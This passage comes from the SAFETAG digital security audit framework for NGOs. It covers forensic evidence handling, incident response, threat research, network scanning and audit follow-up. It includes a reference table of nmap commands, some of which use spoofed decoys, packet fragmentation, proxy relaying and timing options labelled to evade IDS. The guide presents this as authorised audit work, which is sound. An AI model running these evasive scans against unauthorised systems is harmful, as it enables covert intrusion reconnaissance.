- Is the computer networked? The data in a networked device could be remotely erased. That's why this question is relevant and time sensitive.
- Is the computer running? Important volatile information could be lost if the computer is turned off.
- Do you want to preserve volatile data? Nowadays, sophisticated malware hides on volatile data and modern web browsers can operate in ‘incognito’ or ‘private’ mode (no information is saved). In most of these cases, preserving live evidence is the only way to go, so deleting it may cause loss of evidence. Therefore this decision should be taken in advance, based on the details gathered before the data acquisition.
- Is full-disk encryption enabled? An encrypted disk could complicate the investigation. If the disk is encrypted, the investigator should ask for the password and decrypt the disk manually.
- Is the console unlocked? if the console is locked, a live CD should be used.

Regarding the definitions, we call 'dead imaging', or 'offline imaging', the process of obtaining evidence from systems that are switched off and where no data processing is taking place, while 'live imaging', or 'memory imaging', refers to the process of making a bit-by-bit copy of memory in order to preserve the volatile data available in the device. There is a lot of information of evidentiary value that could be found in a live system. Switching it off may cause loss of volatile data such as running processes, network connections and mounted file systems. On the other hand, leaving a computer running may cause evidence to be altered or deleted. Therefore the investigator needs to decide what alternative is best in each given situation. Another approach is to use specialized tools to extract volatile data from the computer before shutting it down.

Recommendations

See Incident Response guidance.

Forensic Analysis

Summary

This component describes how to perform an analysis on captured evidence (e.g. hard drive image or memory dump) without altering the evidence. Any alteration, or even an environment or situation that creates the possibility of alteration, could lead to rejection of the evidence in a court of law or to malware analysis failures.

Overview

- Complete evidence capture with a Chain of Custody using the Evidence Capture activity.
- **After core audit activities are complete** (during post-audit reporting phase), collaborate with trusted researchers or work to analyze potential malware infections
- If any Indicators of Compromise are found, return to the Suspicious Activity Analysis procedures for initial research and triage
- Potentially modify plan for reporting findings back to organization

Expected Outputs

- Potential identification of suspicious processes / files
- Potential suspicious network connection attempts

Materials Needed

- Existing skillset and experience analyzing digital forensic evidence or trusted contacts who can help
- External storage devices to store backup copies
- Notepad or way to log your work
- Forensic analysis software (e.g. Sleuth Kit, Volatility)
- Dedicated system or setup for analysis

Considerations

- If you have not analyzed malware before, do not start with real, live, and potentially targeted malware. See the References section from the Advanced Threat method for opportunities to build your skills without putting the organization or yourself at additional risk.
- Any analysis must be done with extreme caution (using a dedicated system, carefully managed VM, with very limited/monitored if any network access)
- Continue to follow the Chain of Custody procedures described in the Evidence Capture activity
- Follow the procedures for logging and hashing described in the walkthrough

Walk Through

In most cases, reach out for help, there are multiple organizations which coordinate and can support malware analysis targeting NGOs. The Digital First Aid Kit **has a list of** CiviCERT **organizations to seek support in doing advanced analysis.** Citizen Lab **is also well known for their analysis and research.**

There are some procedures that must be followed to ensure the evidence is properly handled while the forensic analysis is taking place. These include:

- **Keep a log of everything you do to analyze the data.**
- **Only work on copies of the data, not the source data.**
- **Ideally make multiple copies** from the initial copy, as you may need to work on fresh copies if your analysis accidentally modifies the copy you are working on.
- **Immediately on receipt of the source data, make a cryptographic hash of that image, and store it in a safe place.** This is your **only** guarantee that you have not tampered with the evidence you are working on!
- **After making a copy of the data, immediately create a cryptographic hash of that image**, and check it against your master hash to ensure they match.
- **As you work on your investigation on a copy of the data, periodically check that data image with the cryptographic hash**, to ensure you have not inadvertently modified the data by performing your investigation. If the hash does not match, then:

In order to facilitate the data analysis, we recommend to get the output data from the image acquisition in raw/dd format, which is accepted as input file in several forensic analysis tools.

To analyze the acquired data, you can use the following tools:

- Sleuth Kit is a kit of useful open source digital forensic tools to analyze the acquired data. Available tools in this kit include command line tools and a C library that allows you to analyze disk images and recover files from them, and a GUI-based program (Autopsy) that allows you to efficiently analyze hard drives and smartphones. Both tools can be found in the DEFT distro (The Sleuthkit 4.1.3), along with another useful tool kit (Digital Forensics Framework 1.3).
- Volatility is an open source framework used for volatile memory forensics or RAM forensics for images taken in Linux, MacOS and Windows. More info and tutorials can be found here.

Recommendations

If any indicators of compromise are found, using the Suspicious Activity Analysis approach to do very initial research/analysis and triage (are these known malware or adware IoCs, etc.), and adjusting your reporting and operational security procedures with the organization as appropriate.

Incident Response and Emergency Contact

Summary

Incident Response setups up a procedure for identifying what counts as an incident during an audit, as well as incident handling and response in the event the auditor causes or uncovers a security incident during the course of the assessment. [^NIST_SP_800-115-Section_7.1]^,^[^PETS_emergency_contact]

It is important to know these procedures in handling incidents to protect data integrity and create an audit trail to be used for investigation and collection of information.

Overview

- **Establish an Emergency Contact:** Establish a procedure for incident handling and an emergency contact in the event that the auditor causes or uncovers an incident during the course of the assessment. [^NIST_SP_800-115-Section_7.1]^,^[^PETS_emergency_contact]

- Agree on primary and secondary points of contact and relevant contact information
- Establish what severity counts as an "incident" for the organization
- Agree on security protocols around incident response
- Create procedure for incident handling in the event the auditor causes or uncovers an incident during the course of the assessment. [^NIST_SP_800-115-Section_7.1]^,^[^pets_emergency_contact_info]

Considerations

- Having an established emergency contact through the agreement process is critical
- A clear understanding of the legal and technical context from the Context Research method will be critical in choosing how to proceed.
- Consider moving sensitive conversations to a separate, offsite location.

Walk Through

What counts as an incident should be agreed with the organization's management during the agreement phase, and should include possibilities informed by the Context and Technical Research work.

Incidents can include problems such as insider threats, active remote access malware systems, or the discovery of physical surveillance of the office, as well as many other possibilities. The auditor must use their best judgement along the SAFETAG Auditor Code of Conduct, their agreement with the organization, personal ethics, legal responsibilities, and balance this in the frame of the organization's context, capacity, and the need to in good faith gain the trust of the staff of the organization to fulfil a successful audit.

VARIANT: MALWARE / REMOTE ACCESS

For the implementation of mitigation measures, you can refer the auditees to a third party. This may be the organization's IT staff, a rapid response helpline, a malware researcher, etc.

Some of the mitigation steps can be implemented by the user, following the instructions included in the Rapid Response Network's Digital First Aid Kit.

You should consider a compromise serious and coordinate an incident response if any of the following is happening:

- files are being leaked
- you have detected a keylogger or spyware in a device
- the infected device is critical for the organization

Possible mitigation steps are below. **This step should not take more than 2 hours, and the auditor should coordinate the response, rather than carry it out themselves.** The auditor should keep in mind the organization's capacity and be extremely careful when reformatting devices, as there may be critical programs which the organization does not have the installation media / license keys for any more, or critical data on the disk which did not come up in other discussions. Check to see if the organization has trustworthy operating system installation media and license keys. In almost every situation, these mitigations should be done post-audit so as to ensure the audit itself has time to complete and be thorough.

- if the device is not critical, avoid using the infected device and disable its ability to access the network until a thorough investigation has been completed
- In consultation with the organization and any IT staff, delete the hard disk content and reinstall the system
- if the forensic capture of the whole hard disk would take too long, and an investigation is needed, the hard disk can be replaced (See the Advanced Threats Method for further guidance)
- if reinstalling the system is not possible, the device should be replaced
- mobile devices can be reset to factory settings. After resetting to factory settings, make sure any app or data recovery is not including potential compromise vectors, such as browser extensions, malicious applications, etc.
-

VARIANT: INSIDER THREAT

Insider Threat refers to any threat to an organization that comes within or inside the organization. These can include (but not limited to)

```
- Employees
- Former employees
- Contractors
- Interns
```

Suspicions or evidence for insider threats must be raised discretely with organisational management through the audit contact person.

For the implementation of mitigation measures, you can refer the auditees to a third party. This may be the organization's IT staff, hosting service provider, a rapid response helpline, a digital forensic expert, etc.

You should consider a web application compromise serious and coordinate an incident response if any of the following is happening:

- Unusual accounts are created in server and CMS
- Access logs from outside regions beyond the organizations location
- Malicious php scripts (webshells) are present on the server
- Defaced web pages and are sometimes password pro

VARIANT: ACTIVE SURVEILLANCE

To be developed.

Technical Context Research

Summary

This exercise focuses on research into the technical capacity of potential threat actors, including both historical attack data and any indicators of changes to their capacity. Auditors are encouraged to create a summary of their findings for inclusion in the audit report and for sharing (if operational security and the agreement with the organization permits) among trusted networks.

Overview

- Explore latest cyber security trends, focusing on the security landscape of organizational hardware and software identified in interviews. [^staying_abreast_of_tech_and_threats]
- Identify access to and ownership/centralized control of communications infrastructure.
- Identify and prepare for any infrastructural barriers
- Research known uses of surveillance, censorship, or malware in the country/region and/or affecting the organization's line of work
- Identify known technical threats and Advanced Persistent Threats impacting the region or type of work the organization conducts.
- Investigate current non-targeted digital threats affecting the region and/or type of organization.
- Investigate the top targeted digital threats facing organizations doing this work in this region / country.
- Identify any legal barriers associated with common audit recommendations (Secure communications and storage, network forensics, device exploitation, digital security training.) [^PETS_legal_considerations]

Considerations

- Use VPNs or Tor to search if conducting the search from a country that is highly competitive with the organization's country, or is known to surveil.
- The regional or country focus of the report may reveal information about the acitivites of an auditor. If the report is to be shared, consider sharing in bulk or a significant time after any travel has been completed.
- If the report is to be shared, ensure your audit agreement with the organization covers and restrictions for sharing.

Walk Through

Thoroughly research technical attack history for the country/region, with a focus on identifying attacks which may focus on the work of the organization. Auditors are advised to track both capability (known attacks and tools) and intent (attempts to aquire tools, changes in policies, public statements). For auditors who intend to share their research efforts, it is incredibly useful to include key quotes and data directly into relevant sections of this document, providing a reference or link back to the original report. This allows future reviewers to more immediately understand your assessment, what it has included and not, and incorporate new material.

It is useful to categorize the research into categories:

- **Surveillance** (Surveillance Technology, Encryption Regulation, Identity Tracking, Requests for User Information)
- **Targeted Attacks** (Targeting Ability, Technical Sophistication)
- **Censorship and Connectivity** (Network Ownership, Shutdowns, Targeted Censorship, Blocking apps, Blocking Circumvention)
- **Seizure and Theft** (Device Confiscation, Targeted Raids, Robbery/Theft)

Keep a separate running list for:

- **Targeted Populations** (Are specific types of people targeted/surveilled due to their identity/race/background?)
- **Targeted Activities** (Are specific activities abnormally targeted - e.g. protests, calls for government transparency, etc.?)
- **Sensitive Events** (Are there specific historic/anniversary/holiday dates, upcoming elections (https://www.ndi.org/elections-calendar), or other known events to be noted?)
- **Sources and New Additions** (What resources have you found, ?)

If the country(ies) of interest are in the Freedom on the Net report, you will be able to gather a great deal of baseline information across all the sections by reading through the relevant country reports. The key internet controls found in the Freedom on the Net report (https://freedomhouse.org/report/key-internet-controls-table-2016) guided many of the categories used here, reducing the effort required to create a baseline report. More advanced reporting could include references to the CAPEC (Common Attack Pattern Enumeration and Classification) taxonomy, and auditors may also be interested in leveraging the STIX standard to better automate sharing and further research into specific threats using threat information sharing platforms.

Additional organizations which regularly release in-depth digital security focused country reports which are strongly recommended to review in creation of an assessment are listed below. These sources often link to their primary sources or other groups doing dedicated research on the country or topic for further research. In addition, sub-sections list topic-specific research ideas.

- Digital attacks and threat information affecting NGOs and media
- Industry-wide news and data

Below are definitions and resources for the research categories which can help build out a country or regional assessment useful for the auditor, the organization, and for the broader organizational security community.

- **Surveillance**
- **Targeted Attacks**
- **Censorship and Connectivity**
- **Seizure and Theft**

Network Scanning

Summary

Network scanning is a technique used to gather information about devices connected on a certain network. It involves enumerating open ports and services running to determine the type of device, the operating system it is running, the applications that is it running and a lot more. There are a lot of open source tools that you can used to perform this technique. Though it may look like simple and ordinary technique, it may be used for both good and bad intentions.

The goal for this exercise is to identify, enumerate and categorize all devices connected to the network. Any device that has an IP address is our target. This may include:

- Desktop computers
- Laptop computers
- Tablet devices
- Mobile phones
- Printers
- Wireless routers
- VoIP devices
- Smart TVs and appliances
- Servers and storage devices

Overview

- Confirm what devices and servers are in scope of the audit, and confirm that any service providers (website hosts, cloud hosts, etc.) are informed and OK with any scanning to be conducted.
- Categorize and gather additional detail on the devices that you will discover
- Explore potential vulnerabilities, unexpected devices, and suspicious open ports

Materials Needed

- Laptop or appliance that can scan the network
- nmap/zenmap

Considerations

- **In Scope Devices** Just always remember that some may not want you to scan everything on their network. To avoid this, always ask your auditee if there are specific devices that needs exclusion. These machine can be critical to their operation or they just don't want to get scanned. If your auditee have exclusions, explain the consequences possible if a machine does not undergo vulnerability assessment. If scanning public servers, verify that the server host (web company, cloud provider, etc.) has approved of the scan, and than remote scanning is legal in the jurisdiction you are performing it from and in the location of the remote server.

Walk Through

Local networks often have a variety of devices connected to them - servers, laptops, printers, and user devices such as cellphones and tablets. Scanning the connected devices can reveal potential areas for further research such as odd ports being open, out of date devices/services, forgotten servers/services etc. These information are then reviewed in vulnerability research exercise, and then (if required) validated in the penetration testing exercise.

Using a network scanning tool (**nmap/zenmap** work well), discover the devices connected to the organization's network, and explore further information such as services, service banners, and operating systems. More intense scans can be too time-consuming to run across the entire network, so target those to higher value systems. As always, be aware of the scans and additional scripts you choose, and focus your exploration (in nmap) on scripts categorized as "safe".

OVERALL PROCESS

- Using zenmap/nmap, identify all of the devices currently active on the network. It is worth repeating a quick scan at different times of the day and on different days to get a more complete view of the network.

- For the active, in-scope devices, the next step is to gather additional details including hostnames, mac addresses (useful for tracking devices over multiple days, as their IP address may change), operating system and versions, port numbers, and any running services such as shared drives, remote management services and old or legacy services. Doing host enumeration sometimes takes time, as not all devices may respond to your scans in the same way. To overcome this, there are variant tools with the steps on how to perform an efficient network scan.

- Categorize the devices that you will discover. This is to make it more efficient later when runing vulnerability scans, enabling you to target them effectively. For devices which are not easily categorized, see the IoT section below

- **Port/Service research, and How to decide if an open port is suspicious** If a port is open in a personal computer or mobile device, this should be immediately considered suspicious and investigated.

- Using the list of software versions and patches identify attacks and, if possible, identified malware that devices in the office are vulnerable to.

CUSTOM INSTRUCTIONS PER TYPE OF DEVICE

Servers

An open port in a server or IoT device should be investigated if it doesn't correspond to a known service. For example, if the open port is 80, 8080, or 443, it's supposed to be open for a web server, so you can try to browse it by pasting the IP address in your browser address bar.

If it's for SSH (port 22), try to log into it through SSH. If the service isn't supposed to be running in the identified device, you can run a scan of the open ports and request service banners, and/or try to telnet directly to the IP:port to identify what service they are connected to. To identify what a port might be used for, look at the complete list at IANA.org. Using nmap's banner scripts will also reveal what the service reports itself as (for example, you can run ssh, usually port 22, on port 443, usually https). Once you have identified what service that port might be used for, always check that that service is actually running in the machine and that the user or sysadmin is aware of it.

In general, these are ports that might be open in a server:

Port	Service
21	FTP
22	SSH
23	Telnet
25	SMTP
53	DNS
80	HTTP
110	POP
139	SMB
143	IMAP
194	IRC
443	HTTPS
465	SMTP
530	CUPS
587	SMTP
667	IRC
993	IMAP
995	POP
1900	port authority
3306	MySQL
6881 to 6889	Torrent
6969	Torrent
8080	HTTP

IoT Devices

IoT (Internet of Things) is getting popular in use because of it's ease of use and ability to address certain needs. (e.g. use of IP camera instead of CCTV). As classes of network appliances become common, additional exercises (such as the VOIP assessment) can be created. For others, it is still worth conducting a basic assessment to determine what security implications network-connected devices may have.

In the course of network scanning, watch for devices without clear operating system identification (from nmap/zenmap), and/or devices registering as Linux or unknown (particularly if there are not Linux users or servers), and use hostnames and MAC address lookups Wireshark, MACVendors for "hints".

Follow up on these devices with more intensive, specific scans to positively identify them, and/or follow up with staff to help physically locate the devices. Some devices, such as Smart TVs, may not even be normally

thought of as devices worth considering, but if they are connected to the work network, they can add vulnerabilities.

Once any IoT devices have been identified, follow up with research as to their current and possible patch level/ software update, what vulnerabilities they may have even if fully updated, and if there have been any known attacks against the platform. Check their configuration to see if they are accessible from the Internet (directly, via UPnP, or via an external service that the device connects out to). Check to see that default passwords have been updated, and any service-connected devices have strong, unique and not-previously-breached passwords.

If there are un-mitigateable vulnerabilities, consider suggesting removing the IoT device from the network or creating a separate network disconnected from organizational resources for non-work devices.

Windows / SMB Networks

- SNMP
- SMB
- NetBIOS
- Shared Folders
- RDP
- Telnet
- Password Sniffing

You can use smbtree to request a list of all smb network device names and nmblookup to connect them to their IP address.

Unsigned NTLM authentication messages vulnerable to Man-in-the-Middle attack on SMB file servers. It also allow an attacker on the LAN to add, remove or copy files to and from the organization's file servers (and workstations with filesharing enabled).

- On Windows, use netstat from the command prompt as an administrator: the command would be `netstat -ab` - this will show you the name of the process running on the open port.
- To identify the process on the open port more in-depth, run the official Microsoft Process Explorer (right-click a process to see the Properties - the port will be visible in the TCP/IP tab and you will find more information on the path of the process in the "Image" tab).
- You can investigate the process on Virustotal directly from Process Explorer, by right-clicking on the process and then clicking "Check VirusTotal".

MacOS

- On Mac, launch `netstat lsof` - this will show you the path of the process running on the open port.

GNULinux

- On Linux, follow these instructions.

EXTERNAL NETWORK SCANNING

Selected scanning of external network devices (websites, webmail, extranet services) may also reveal vulnerabilities or other areas of concern. However, it is important that you seek approval or any written document that proves you have the authority to scan your target organization along with its web resources and services.

External network scans are different for local network scans. This is because you are scanning devices that are publicly available, and can be done remotely outside the organization's premise. If your auditee agreed to have their public facing machines scanned, keep in mind that you need to consider asking your auditee for whitelisting options for shunning IDS/IPS, firewalls and other blocking mechanisms during your scan. Also make sure that you have verified the target in-scope. This is to avoid scanning out-of-scope targets that may lead you to other problems.

Most of the machines you'll encounter over external network scans were:

- Web servers
- DNS servers
- Mail servers
- Gateway devices
- FTP Servers
- Cloud servers

USING NMAP/ZENMAP

Using a network scanning tool (**nmap/zenmap** work well), discover the devices connected to the organization's network, and explore further information such as services, service banners, and operating systems. More intense scans can be too time-consuming to run across the entire network, so target those to higher value systems. As always, be aware of the scans and additional scripts you choose, and focus your exploration (in nmap) on scripts categorized as safe or "non-disruptive".

- Discover network-connected devices, including servers and workstations, but also smartphones, voip phones, and other devices.
- Open ports
- OS detection
- Capture banners (not all ports correctly map to their "expected" services, also provides service version information)
- additional Scripts and more exhaustive port scanning as needed (See different variants)

According to it's nmap's website:

"Nmap ("Network Mapper") is a free and open source (license) utility for network discovery and security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. It was designed to rapidly scan large

networks, but works fine against single hosts". It's considered as the most popular network mapping tool available.

Below are commands to perform network scanning using Nmap.

- **Basic Nmap Commands**

Command	Description
nmap `192.168.1.1`	Scan a single specific IP/target
nmap `www.targetdomain.com`	Scan a specific domain
nmap `172.16.1.1-35`	Scan the IP range from 192.168.1.1 to 192.168.1.35
nmap `172.16.1.1/24`	Scan a network subnet
nmap **\-iL** `target-IPs.txt`	Scan a list of IP from the list file `target-ip.txt`
nmap **\-p 80** `172.16.1.1`	Scan specific port/s on a target or IP range or a list file
nmap **\-p 21-80** `172.16.1.1`	Scan target, IP range or list file with a specific port range
nmap **\-F** `172.16.1.1`	Scan target with 100 most common ports (FAST)
nmap **\-p-** `172.16.1.1`	Scan all 65,535 ports on a target

- **Advance Nmap Host Discovery and Port Scanning**

Option	Command	Description
\-sT	nmap **\-sT** `172.16.1.1`	TCP connect port scan (with root privilege by default)
\-sS	nmap **\-sS** `172.16.1.1`	Scan using TCP SYN port Scan
\-sU	nmap **\-sU** `172.16.1.1`	Scan UDP ports
\-sA	nmap **\-sA** `172.16.1.1`	Scan using TCP ACK port scan
\-sn	nmap **\-sn** `172.16.1.1/24`	Host discovery scan IP subnet range - port scanning disabled
\-Pn	nmap **\-Pn** `172.16.1.1/24`	Port scan IP subnet range - host discovery disabled
\-n	nmap **\-n** `172.16.1.1`	Scan target without DNS resolution
\-PR	nmap **\-PR** `172.16.1.1`	Perform ARP discovery on local network

- **Nmap Version Detection and Service enumeration**

Option	Command	Description
\-sV	nmap **\-sV** `172.16.1.1`	Perform version detection of services running on ports
\-O	nmap **\-O** `172.16.1.1`	Remote OS detection using the TCP/IP stack fingerprinting method
\-A	nmap **\-A** `172.16.1.1`	Enable OS detection, version detection and traceroute

- **Nmap Version Detection and Service enumeration**

Option	Command	Description
\-T0	nmap **\-T0** `172.16.1.1`	PARANOID scan - Evade IDS
\-T1	nmap **\-T1** `172.16.1.1`	SNEAKY scan - Evade IDS
\-T2	nmap **\-T2** `172.16.1.1`	POLITE scan - Slow scan for less bandwidth and use less target machine resources
\-T3	nmap **\-T3** `172.16.1.1`	NORMAL scan - Default speed
\-T4	nmap **\-T4** `172.16.1.1`	AGGRESSIVE scan - speed scan assuming your on a fast and reliable network
\-T5	nmap **\-T5** `172.16.1.1`	INSANE scan - Extraordinary fast network and trades off with accuracy

- **Scanning using Nmap Scripting Engine**

Option	Command	Description
\-sV -sC	nmap **\-sV -sC** `172.16.1.1`	Scan using default safe scripts
\-sV --script=`scriptname`*	**\-sV --script=smb*** `172.16.1.1`	Scan target with a set of script (for this example, smb scripts
\--script=`script-name`.nse	nmap -sV -p 443 **\--script=ssl-heartbleed.nse** `172.16.1.1`	Scan using a specific script (for this example, we used the `ssl-heartbleed.nse` script
\--script=`script1`,`script2`, `script3`	nmap **\--script=asn-query,whois,ip-geolocation-maxmind** `172.16.1.1`	Scan using a multiple different scripts combined

- **Scanning using Nmap Firewall/IDS Evasion & Spoofing Options**

Option	Command	Description
\-f	nmap **\-f** `172.16.1.1`	Scan using small fragmented IP packets for evading packet filtering
\-mtu `value`	nmap **\-mtu 64** `172.16.1.1`	Scan using custom MTU size
\-D `IP address to spoof`	nmap **\-D 172.16.1.200, 172.16.100** `172.16.1.1`	Scan using set spoofed IP addresses
\-S `fakesource.com`	nmap **\-S fakesource.com** `targetdomain.com`	Scan from `fakesource.com`. (May require egress interface (e.g. `eth0`) and `-Pn` option)
\-g `port number`	nmap **\-g 53** `172.16.1.1`	Scan using port `53` as source port number (making it look like a regular DNS traffic)
\-proxies `http://1.2.3.4:8080`,`http://4.3.2.1:8080`	nmap **-proxies http://123.12.23.10:8080,	
http://211.212.101.22:8080** `172.16.1.1`	Relay nmap scans through HTTP/ SOCKS4 proxies	

- **Nmap Scan Output Results**

Option	Command	Description
\-oN `name.file`	nmap `172.16.1.1` **\-oN result.file**	Generate normal output to file `result.file`
\-oX `file.xml`	nmap `172.16.1.1` **\-oX result.xml**	XML output to file `result.xml`
\-oG `name.file`	nmap `172.16.1.1` **\-oG result.grep**	Generate grep-pable output to file `result.grep`
\-oA `results`	nmap `172.16.1.1` **\-oA results**	Generate output to 3 different major formal

Working with GUI using Zenmap

While Nmap may seem to be intimidating to some specially with all those commands and options, you can use a GUI-based Nmap called `Zenmap`. You can download Zenmap from this link

Zenmap has different features that helps you manage scans to importing and exporting of results.

It comes with a pre-set scan settings that you can choose. Depending on your target environment and your agreement with the client, you can select from:

Option	Command
Intense Scan	`nmap -T4 -A -v`
Intense Scan + UDP	`nmap -sS -sU -T4 -A -v`
Intense Scan + all TCP ports	`nmap -p 1-65535 -T4 -A -v`
Intense Scan - No ping	`nmap -T4 -A -v -Pn`
Ping Scan	`nmap -sn`
Quick Scan	`nmap -T4 -F`
Quick Scan Plus	`nmap -sV -T4 -O -F --version-light`
Quick Traceroute	`nmap -sn --traceroute`
Regular Scan	`nmap`
Slow Comprehensive Scan	`nmap -sS -sU -T4 -A -v -PE -PP -PS80,443 -PA3389 -PU40125 -PY -g 53 --script "default or (discovery and safe)"`

Recommendations

While office networks are often treated as "trusted" spaces, measures should be in place to reduce the potential harm of an attacker who gains access. In addition, devices that "travel" -- such as laptops and mobile phones -- should have adequate security settings (generally, firewalls) to protect them on other networks.

A policy should be in place for connecting personal devices to work networks, as well as work devices to non-work networks.

Follow Up

Summary


This component allows an auditor to explain and get feedback on their report as well as evaluate the success of the process over time through a continued relationship with the host.

This component consists of the final meeting with the host and following up with them after a period of a few months to see if they need further assistance, are willing to share their experience working with any of the recommended resources, or as new resources are identified.

Purpose

Follow up can be a valuable tool for encouraging an organization to continue their digital security process. But, follow up needs to be desired by an organization and achievable for the auditor. As such, follow up must be minimally intrusive on both the auditor and the host's time.

The Flow of Information



Guiding Questions

- What are the barriers the organization faced in implementing the recommended risk mitigation plan?
- Are there new resources that the auditor can provide to supplement the original audit?
- What can you do to make your follow up perceived as additional support instead of as an evaluation of their success?

Outputs

–

Operational Security

- In addition to ongoing secure communication practices, check for any changes in keys or other authentication changes. If these occur re-verify this information using out of band means.

Preparation

Baseline Skills

- Secure communications options to conduct follow-up discussions with organization

References

follow_up

resource_identification

- **Directory:** "Selected International and Regional Organisations providing support to HRD" (Workbook on Security: Practical Steps for Human Rights Defenders at Risk)
- **Directory:** "Security Training Firms" (CPJ)
- **Digital Emergency Contacts:** "Seeking Remote Help" (The Digital First Aid Kit)
- **Directory:** "Resource Handbook" (Center for Investigative Journalism)
- **Guide:** "Additional Resources: p. 298" (Operational Security Management in Violent Environments (Revised Edition))

Resource Lists

- **Directory:** "Resource Handbook" (Center for Investigative Journalism)
- **Directory:** "Selected International and Regional Organisations providing support to HRD" (Workbook on Security: Practical Steps for Human Rights Defenders at Risk)
- **Guide:** "Additional Resources: p. 298" (Operational Security Management in Violent Environments (Revised Edition))
- **Database:** "A Collaborative Knowledge Base for Netizens" (Tasharuk)
- **Guidelines:** "Microsoft nonprofit discount eligibility guidelines per country" (Microsoft)
- **Organization:** "TechSoup, nonprofits and libraries can access donated and discounted products and services from partners like Microsoft, Adobe, Cisco, Intuit, and Symantec." (TechSoup)

Possible Financial Resources for Host Organizations

International organisations that may provide security grants

Frontline Defenders Security Grants Programme _See also the "Alternative Sources of Funding" list on this page

Digital Defenders Digital Security Emergency and Support Grants

Freedom House Emergency Assistance Programs

Digital Security Trainings

- **Curricula:** Level-Up: Resources for the global digital safety training community.
- **Curricula:** eQualit.ie's Trainer's Curricula (also in Russian)
- **Training Manual:** Workbook on Security: Practical Steps for Human Rights Defenders at Risk
- **Trainer Handbook:** "SaferJourno" (Internews)

Emergency Resources

Emergency Aid for Journalists

International protection mechanisms for human rights defenders

What Protection Can The United Nations Field Presences Provide?

24/7 Digital Security Helpline: help@accessnow.org PGP key fingerprint: 6CE6 221C 98EC F399 A04C 41B8 C46B ED33 32E8 A2BC

CiviCERT - a coordination of rapid response organizations. CiviCERT members offering emergency support are listed in the Digital First Aid Kit

Activities

Follow-up Meeting

Summary

Schedule and have a follow up call to discuss the audit report. This provides a valuable touch-point for the organization to read the report and ask any clarifying questions to the auditor, as well as for the auditor to underscore any important steps for the organization.

Overview

- Walk through the report and discuss the priority findings
- Schedule a long-term check-in call

Materials Needed

- A copy of the report
- A secure note-taking system.

Considerations

- A secure, real-time VOIP system is recommended for this call, as many of the highly sensitive audit findings are likely to be discussed in detail. Skype may suffice in some regions, but also consider secure call options (https://ostel.co/).

Walk Through

Each organization, and often even each key point of contact within the organization, will want to explore the report in different ways. Adapt to the needs of the organization, but make sure you cover the top-priority recommendations that the organization needs to consider in the immediate future.

Ask the organization to fill out Staff Feedback Surveys.

Ask if they need any specific resources or introductions not included in the report.

At the end of the call, schedule a second follow-up call to check in on their progress.

Making Introductions

Summary

Make introduction between host and known resources as needed.

Overview

- Introduce relevant organizational representatives to resources
- Follow up with both the organization and the resource later to check on progress

Considerations

- Consider the implications of the meta-data (email addresses, subject lines, dates) involved in these introductions.
- Provide PGP keys (signed if possible) for introductions where possible

Walk Through

Based on the specific recommendations in the audit report, as well as the auditor's understanding of the organization's capacity and barriers faced, introduce the relevant points of contact at the organization to resources such as digital security trainers, funding organizations which provide targeted support for digital security, technical experts to help on specific tasks (e.g. server hardening, website migration), as well as services that could help address their needs (e.g. secure hosting providers, rapid response support).

Follow up with both the organization and the resources introduced to check in on process and revise which introductions you make going forward.

Long-Term Follow-up

Summary

Follow up with host after a few months to check on progress, get long-term feedback and connect with any new resources.

Materials Needed

- A copy of the report

- A secure note-taking system.

Considerations

- A secure, real-time VOIP system is recommended for this call, as many of the highly sensitive audit findings are likely to be discussed in detail. Skype may suffice in some regions, but also consider secure call options (https://ostel.co/).

Walk Through

This can be combined with the Staff Feedback Survey exercise, or to follow up on any concerns you have based on their responses to that survey. The main goal of the long-term follow-up is to ensure that the organization has ongoing connection points to any resources or connections they need to remove barriers to adoption.

Staff Feedback Survey

Summary

Providing a space for anonymous, guided feedback is valuable to gather information about how your audit work and the SAFETAG framework itself are supporting organizational understanding of risk and their ability to adapt. This long-term capacity building is critical to the SAFETAG framework, so finding ways to measure the impact of an audit towards these goals is important.

Overview

- After providing a report to the organization, send them a survey (that they can complete anonymously) to gauge change in perceptions of risk, your efficacy as an auditor, and willingness to change/adapt
- Compile results

Materials Needed

- Survey questions
- Platform or document for securely recording survey responses

Considerations

- Provide this survey in a method that respects the client's need for privacy, security, and anonymity.

Walk Through

This exercise provides a simple survey you can implement in a variety of settings (Google Forms, SurveyMonkey, via plain documents, etc.).

Sample Survey Questions

- **Before the audit:**

	Completely False	False	I don't know	True	Completely True
I understood the risks my organization faces	[ ]	[ ]	[ ]	[ ]	[ ]
I understood the risks that I personally face.	[ ]	[ ]	[ ]	[ ]	[ ]
I understood the risks that my organization's beneficiaries face.	[ ]	[ ]	[ ]	[ ]	[ ]
The auditor understood the risks my organization faces.	[ ]	[ ]	[ ]	[ ]	[ ]
The auditor understood the risks that I personally face.	[ ]	[ ]	[ ]	[ ]	[ ]
The auditor understood the risks that my organization's beneficiaries face.	[ ]	[ ]	[ ]	[ ]	[ ]

- **After the audit:**

	Completely False	False	I don't know	True	Completely True
I understood the risks my organization faces	[ ]	[ ]	[ ]	[ ]	[ ]

